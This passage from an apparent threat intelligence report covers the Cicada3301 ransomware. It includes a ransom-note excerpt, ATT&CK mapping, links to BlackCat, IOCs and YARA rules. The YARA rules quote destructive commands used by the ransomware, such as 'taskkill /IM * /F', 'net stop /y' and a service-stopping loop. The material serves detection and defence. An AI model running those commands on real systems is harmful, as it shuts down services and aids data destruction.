Should any problems arise, we are here to support you. As a goodwill gesture,
we are willing to decrypt one file for free.

** How to Contact us? **
------------------------------------------------
Using TOR Browser:

1) You can download and install the TOR browser from this site: https://torproject.org/
2) Open our website: <REDACTED>

WARNING: DO NOT MODIFY or attempt to restore any files on your own. This can lead to their permanent loss.
```

Figure 15. Cicada3301 ransom note.

The IP address 91[.]238.181.238 is used for exfiltration, hosted by VDS&VPN services. This host is already known and linked to other malicious activities:

- Cobalt Strike activities,
- Nokoyawa and BlackCat group infrastructures,
- Exploitation of ScreenConnect CVE-2024-1708 (CVSS3.1 score 8.4) and CVE-2024-1709 (CVSS3.1 score 10.0) vulnerabilities in February 2024.

4.2.3. MITRE ATT&CK matrix

The tactical level of Cicada3301 is illustrated by the following MITRE matrix:

RECONNAISSANCE

T1589.001 Gather Victim Identity Information: Credentials T1190 Exploit Public-Facing Application

INITIAL ACCESS

T1078 Valid Accounts T1133 External Remote Services

PERSISTENCE

T1053.003 Scheduled Task/Job: Scheduled Task

PRIVILEGE ESCALATION

T1053 Scheduled Task/Job T1543.003 Create or Modify System Process: Windows Service

DEFENSE EVASION

T1218 System Binary Proxy Execution T1027 Obfuscated Files or Information T1562 Impair Defenses T1562 Impair Defenses: Safe Mode Boot T1070.004 Indicator Removal on Host: File Deletion

CREDENTIAL ACCESS

T1003 OS Credential Dumping

DISCOVERY

T1046 Network Service Scanning T1016 System Network Configuration Discovery T1087.002 Account Discovery T1082 System Information Discovery T1018 Remote System Discovery T1482 Domain Trust Discovery

LATERAL MOVEMENT

T1570 Lateral Tool Transfer T1021.001 Remote Services: Remote Desktop Protocol

EXECUTION

T1059.001 Command and Scripting Interpreter: Powershell T1105 Ingress Tool Transfer T1047 Windows Management Instrumentation

COMMAND AND CONTROL

T1105 Ingress Tool Transfer T1572 Protocol Tunneling T1071.001 Application Layer Protocol: Web Protocols T1090.003 Proxy: Multi-Hop Proxy

EXFILTRATION

T1567.002 Exfiltration Over Web Service: Exfiltration to Cloud Storage

IMPACT

T1486 Data Encrypted for Impact T1490 Inhibit System Recovery T1489 Service Stop

4.3. Links to BlackCat




Figure 16. BlackCat/ALPHV group logo.

The BlackCat (or ALPHV) ransomware group was known since 2022 as the most prolific ransomware with LockBit and for the virulence of the pressure exerted on victims during the negotiation phases. Its malware also was the very first ransomware developed in Rust. In February 2024, BlackCat carried out an attack against the company Change Healthcare, a healthcare IT service provider, and extorted a ransom of $22 million. After the ransom was paid, the group committed its exit scam. It shut down its mirror site by uploading a fake police seizure image, put its source code up for sale for $5 million, cheated the affiliates responsible for the attack out of their commission (the group left 50% commission at the time) and disappeared completely in early March 2024.

BlackCat was known by security researchers both for the virulence of its methods, but also for its constant innovation in the development of its products. Just for data exfiltration, the attackers had developed their own tool, ExMatter, which self-destructed after the operation.

Since the appearance of Cicada3301, several researchers have pointed out similarities of several types between the two threat actors (similar TTPs and identical commands). IBM even assesses overlaps between the codes of the 2 *ransomwares*, both developed in Rust, in a report dated 21/10/2024.

The identical commands are:

- Deletion of shadow copies,
- Deletion of logs,
- Deactivation of system recovery tools,
- Shut down of the VM and deletion of snapshots.

Other similarities are identified:

- Use of the same ChaCha20 encryption algorithm,
- Same file types (35) searched for at the start of encryption,
- Same ransom note naming convention,
- Use of PsExec.

The two groups also share a common infrastructure with some IP addresses. Even the timeline is interesting: the Brutus botnet used by Cicada3301 has been active since March 2024, two weeks after the disappearance of BlackCat.

If the hypothesis of this convergence or paternity between two groups of attackers is correct, then several scenarios are possible:

- The developers of Cicada3301 are the buyers of the source code put up for sale of BlackCat,
- This is a rebranding of the BlackCat group,
- A new group has been formed with former operators of BlackCat.

The opposite of this hypothesis is that the victimology of Cicada3301 radically differs from that of BlackCat. While the latter competed in *Big Game Hunting*, the former only target SMEs. However, it is possible that the attackers target modest victims before refining and improving their ransomware to attack larger ones. BlackCat had done the same thing before developping its latest variant, Sphinx, which was more efficient.

4.4. Conclusion

The arrival of Cicada3301 marks the emergence of a new, particularly sophisticated and innovative player in the ransomware cybercriminal environment. This latter group has developed an effective and sophisticated tool, used with mature procedures. While the hypothesis of its affiliation with BlackCat is premature for the moment, the fact remains that the new group is largely inspired by its methods and products.

Such an observation must first and foremost arm the infrastructures and companies in the health sector, which was a sector particularly targeted by Black Cat.

4.5. IOCs

TLP	TYPE	VALUE	COMMENT
TLP:CLEAR	SHA256	078163d5c16f64caa5a14784323fd51451b8c831c73396b967b4e35e6879937b	C:\Users\Public\psexec0.exe
TLP:CLEAR	SHA256	7b3022437b637c44f42741a92c7f7ed251845fd02dda642c0a47fde179bd984e	csrss.exe
TLP:CLEAR	SHA256	3969e1a88a063155a6f61b0ca1ac33114c1a39151f3c7dd019084abd30553eab	veeam.exe
TLP:CLEAR	SHA256	56e1d092c07322d9dad7d85d773953573cc3294b9e428b3bbbaf935ca4d2f7e7	system32.exe
TLP:CLEAR	URL	hxxp[:]//cicadabv7vicyvgz5khl7v2x5yygcgow7ryy6yppwmxii4eoobdaztqd[.]onion	Mirror website
TLP:CLEAR	IP	103.42.240.37	
TLP:CLEAR	IP	91.238.181.238	
TLP:CLEAR	IP	91.92.249.203	
TLP:CLEAR	IP	178.73.210.238	
TLP:CLEAR	IP	188.119.112.225	
TLP:CLEAR	IP	213.252.246.245	
TLP:CLEAR	IP	45.14.224.93	
TLP:CLEAR	IP	45.67.230.134	
TLP:CLEAR	IP	81.7.7.159	
TLP:CLEAR	IP	95.179.143.32	
TLP:CLEAR	IP	88.198.101.58	
TLP:CLEAR	IP	168.100.8.38	

4.6. YARA rules

4.6.1. YARA 1

```
rule elf_cicada3301{

      meta:
            author = "Nicklas Keijser"
            description = "Detect ESXi ransomware by the group Cicada3301"
            date = "2024-08-31"

      strings:
            $x1 = "no_vm_ss" nocase wide ascii
            $x2 = "linux_enc" nocase wide ascii
            $x3 = "nohup" nocase wide ascii
            $x4 = "snapshot.removeall" nocase wide ascii
            $x5 = {65 78 70 61 6E 64 20 33 32 2D 62 79 74 65 20 6B} //Use of ChaCha20 constant expand 32-
byte k

      condition:
            uint16(0) == 0x457F
            and filesize < 10000KB
            and (all of ($x*))
}
```

4.6.2. YARA 2

```
rule Cicada3301_Ransomware {

 meta:
    description = "Detects Cicada3301 ransomware based on specific strings within the PE executable"
    author = "Michael Gorelik, Morphisec"
    in_the_wild = true
 strings:
    $a1 = "RECOVER-DATA.txt"
    $a2 = "for /F \"tokens=2 delims=:\" %i in ('sc query state^= all ^| findstr /I ') do sc stop %i"
    $a3 = "taskkill /IM * /F"
    $a4 = "net stop /y"
    $a5 = "--BEGIN PUBLIC KEY--"
 condition:
    uint16(0) == 0x5A4D and 3 of ($a*)
}
```

5. Sources

CVE

- https://www.solarwinds.com/trust-center/security-advisories/cve-2024-28987
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-28987
- https://security.paloaltonetworks.com/PAN-SA-2024-0010
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-9463
- https://github.com/pgadmin-org/pgadmin4/issues/7945
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-9014

Virology - VeilShell infection chain analysis

- Article TheHackerNews.
  https://thehackernews.com/2024/10/north-korean-hackers-using-new.html
- Alternative analysis by Securonix.
  https://www.securonix.com/blog/shroudedsleep-a-deep-dive-into-north-koreas-ongoing-campaign-against-southeast-asia/
- Alternative analysis by filescan.
  https://www.filescan.io/uploads/66efa9450883d6a903ed721e/reports/bfe92e37-da31-46b6-ad29-a08da395dafe/emulation_data?item=566b296b2e004d7cbc97a82934eadf85
- LOTL cyberattacks.
  https://www.crowdstrike.com/fr-fr/cybersecurity-101/cyberattacks/living-off-the-land-attack/
- Malware Bazaar: Souche virale.
  https://bazaar.abuse.ch/sample/9d0807210b0615870545a18ab8eae8cecf324e89ab8d3b39a461d45cab9ef957
- UnPacMe: DomainManager.dll.
  https://www.unpac.me/results/2acb7aba-015b-424a-b1a0-1f2fe87379e9/
- Intezer: DomainManager.dll.
  https://analyze.intezer.com/analyses/36218a81-ecf1-4f90-9d3c-11f652f329d2/genetic-analysis
- Filescan: DomainManager.dll.
  https://www.filescan.io/uploads/66ec37113c9389b729b9d597/reports/d1074d8c-4da1-4bad-8e8f-8607098123c1/details
- Triage: DomainManager.dll.
  https://tria.ge/240919-ry5vjatgpq/static1
- Virus Total: Report on NGO Income_edit.zip.
  https://www.virustotal.com/gui/file/beaf36022ce0bd16caaee0ebfa2823de4c46e32d7f35e793af4e1538e705379f/details
- Virus Total: Report on NGO Income_edit.xlsx.lnk.
  https://www.virustotal.com/gui/file/9d0807210b0615870545a18ab8eae8cecf324e89ab8d3b39a461d45cab9ef957
- Virus Total: DomainManager.dll.
  https://www.virustotal.com/gui/file/beaf36022ce0bd16caaee0ebfa2823de4c46e32d7f35e793af4e1538e705379f/details
- YARA: Filescan.io.
  https://www.filescan.io/uploads/66ec37113c9389b729b9d597/reports/d1074d8c-4da1-4bad-8e8f-8607098123c1/yara
- ETDA: APT 37.
  https://apt.etda.or.th/cgi-bin/showcard.cgi?g=Reaper%2C%20APT%2037%2C%20Ricochet%20Chollima%2C%20ScarCruft&n=1

CICADA3301

- https://www.cisco.com/c/en/us/support/docs/security/secure-firewall-threat-defense/221806-password-spray-attacks-impacting-custome.html
- https://www.truesec.com/hub/blog/dissecting-the-cicada
- https://unit42.paloaltonetworks.com/repellent-scorpius-cicada3301-ransomware/
- https://www.group-ib.com/blog/cicada3301/
- https://exchange.xforce.ibmcloud.com/malware-analysis/guid:1dc54f6f049b4d8db955e550496c63fc
- https://www.ransomware.live/group/cicada3301
- https://thehackernews.com/2024/10/cross-platform-cicada3301-ransomware.html
- https://securityintelligence.com/news/has-blackcat-returned-as-cicada3301/